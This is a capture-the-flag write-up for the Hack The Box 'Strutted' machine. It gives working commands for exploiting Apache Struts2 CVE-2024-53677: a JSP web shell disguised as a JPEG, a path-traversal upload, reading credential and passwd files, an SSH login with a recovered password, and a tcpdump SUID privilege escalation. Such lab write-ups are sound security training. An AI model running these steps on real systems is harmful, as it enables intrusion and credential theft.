> For the complete documentation index, see [llms.txt](https://aashraymt.gitbook.io/docs/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://aashraymt.gitbook.io/docs/writeups/hackthebox-writeups/htb-strutted-writeup-linux-machine.md).
# HTB — Strutted Writeup: Linux Machine
### Port Enumeration with Nmap
We start the box with an in-depth port scan using **Nmap**, enabling OS detection and version detection with aggressive scan flags.
`nmap -sV -O -A 10.10.11.59`
Press enter or click to view image in full size
Output reveals two open ports.
* Port **22** is running OpenSSH (standard for remote login).
* Port **80** is running **nginx 1.18.0**, which hosts the web application.
* The HTTP title reveals a redirect to `http://strutted.htb/`, indicating a virtual host configuration.
* No exact OS match was found, but fingerprinting confirms it’s a Linux-based system.
To proceed with web enumeration, we need to add `strutted.htb` to our `/etc/hosts` file:
`sudo vim /etc/hosts10.10.11.59 strutted.htb`
With this mapping in place, we can now access the hosted web app using the domain in a browser:
[`http://strutted.htb`](http://strutted.htb/)
Press enter or click to view image in full size
Upon examining the downloaded ZIP file and inspecting the `pom.xml`, we identify the application is built on **Apache Struts2 version 6.3.0.1**:
`6.3.0.1`
Press enter or click to view image in full size
With this information, we search online for any known vulnerabilities associated with this version and discover **CVE-2024–53677**.
This vulnerability allows for **remote code execution (RCE)** by manipulating the `uploadFileName` parameter during file uploads. The issue arises from insufficient validation, enabling **path traversal** to place malicious files in sensitive directories like the web root.
### Setting Up the Exploit (CVE-2024–53677)

After identifying the use of Apache Struts2 v6.3.0.1, we found a public PoC for **CVE-2024–53677** on GitHub:
🔗 [EQSTLab/CVE-2024–53677](https://github.com/EQSTLab/CVE-2024-53677)
Press enter or click to view image in full size
We cloned the repo and navigated into it:
`git clone https://github.com/EQSTLab/CVE-2024-53677.gitcd CVE-2024-53677`
The script `CVE-2024-53677.py` lets us exploit the file upload vulnerability by performing path traversal and dropping a malicious file into the web root.
To exploit **CVE-2024–53677**, we create a **JSP web shell** and embed it into a fake image file that bypasses the upload restrictions.
Create the Web Shell: Inside the cloned PoC repo, a `shell.jsp` file is created with the following payload:
Press enter or click to view image in full size
This shell allows remote command execution via a simple `GET` request like:
[`http://strutted.htb/kiber.jsp?action=cmd&cmd=id`](http://strutted.htb/kiber.jsp?action=cmd\&cmd=id)
Embed Shell into a Fake Image: We prepend a JPEG header and append the shell to create a file that appears to be an image:
`printf "\xff\xd8\xff\n" > kiber.jpgcat shell.jsp >> kiber.jpg`
Press enter or click to view image in full size
Exploit the Upload Function: Now we run the exploit using the PoC Python script and manipulate the `uploadFileName` parameter to place our payload in the web root:
`python3 CVE-2024-53677.py -u http://strutted.htb/upload.action -p "../../kiber.jsp" -f kiber.jpg`
Press enter or click to view image in full size
### Post-Exploitation: Gaining Shell Access & Enumeration
Confirming Web Shell Execution
After uploading our payload (`kiber.jsp`) into the web root, we visited:
[`http://strutted.htb/kiber.jsp`](http://strutted.htb/kiber.jsp)
Press enter or click to view image in full size
We initially see
`Unknown action.`
This confirms our shell is accessible but requires the correct `action=cmd` parameter to function.
### Directory & File Enumeration
We test the shell by executing:
`http://strutted.htb/kiber.jsp?action=cmd&cmd=ls conf`
Press enter or click to view image in full size
This lists config files under the `conf` directory, including:
`catalina.propertiescontext.xmltomcat-users.xml...`
One file of interest is `tomcat-users.xml`, which may contain credentials.
### Credential Discovery
We retrieve the file’s contents:
`http://strutted.htb/kiber.jsp?action=cmd&cmd=cat conf/tomcat-users.xml`
Press enter or click to view image in full size
And find several Tomcat usernames with default or placeholder passwords like:
``
### User Enumeration
To identify local users, we read `/etc/passwd`:
`http://strutted.htb/kiber.jsp?action=cmd&cmd=cat /etc/passwd`
Press enter or click to view image in full size
This reveals valid system users:
`...tomcat:x:998:998:Apache Tomcat:/var/lib/tomcat9:/usr/sbin/nologinjames:x:1000:1000::/home/james:/bin/bash`
The presence of `james` suggests a standard user account and potential target for lateral movement.
### SSH Access & Privilege Escalation
From our earlier enumeration, we discovered valid credentials. Using those, we successfully log in as **james**:
`sshpass -p 'IT1d6GSSP81k' ssh -o StrictHostKeyChecking=no james@strutted.htb`
We’re now on the box as a low-privileged user.
### Privilege Escalation via `tcpdump`
Listing sudo permissions reveals:
`sudo -l`
We can leverage GTFOBins tcpdump technique to escalate privileges:
#### Step-by-step:
`COMMAND='cp /bin/bash /home/james/bash; chmod +s /home/james/bash'TF=$(mktemp)echo "$COMMAND" > $TFchmod +x $TFsudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root`
Once executed, run the SUID shell:
`/home/james/bash -p`
And just like that, we’re root:
`id# uid=0(root) gid=0(root) groups=0(root)`
### Capture the Flags
We now read both flags:
`cat /home/james/user.txtcat /root/root.txt`
Press enter or click to view image in full size
**Strutted** was a solid box showcasing a modern Apache Struts RCE (CVE-2024–53677) and a realistic privilege escalation via a misconfigured binary. It tested both web exploitation and post-exploitation enumeration.
Big thanks to the creators and Hack The Box community, and thank you very much for reading!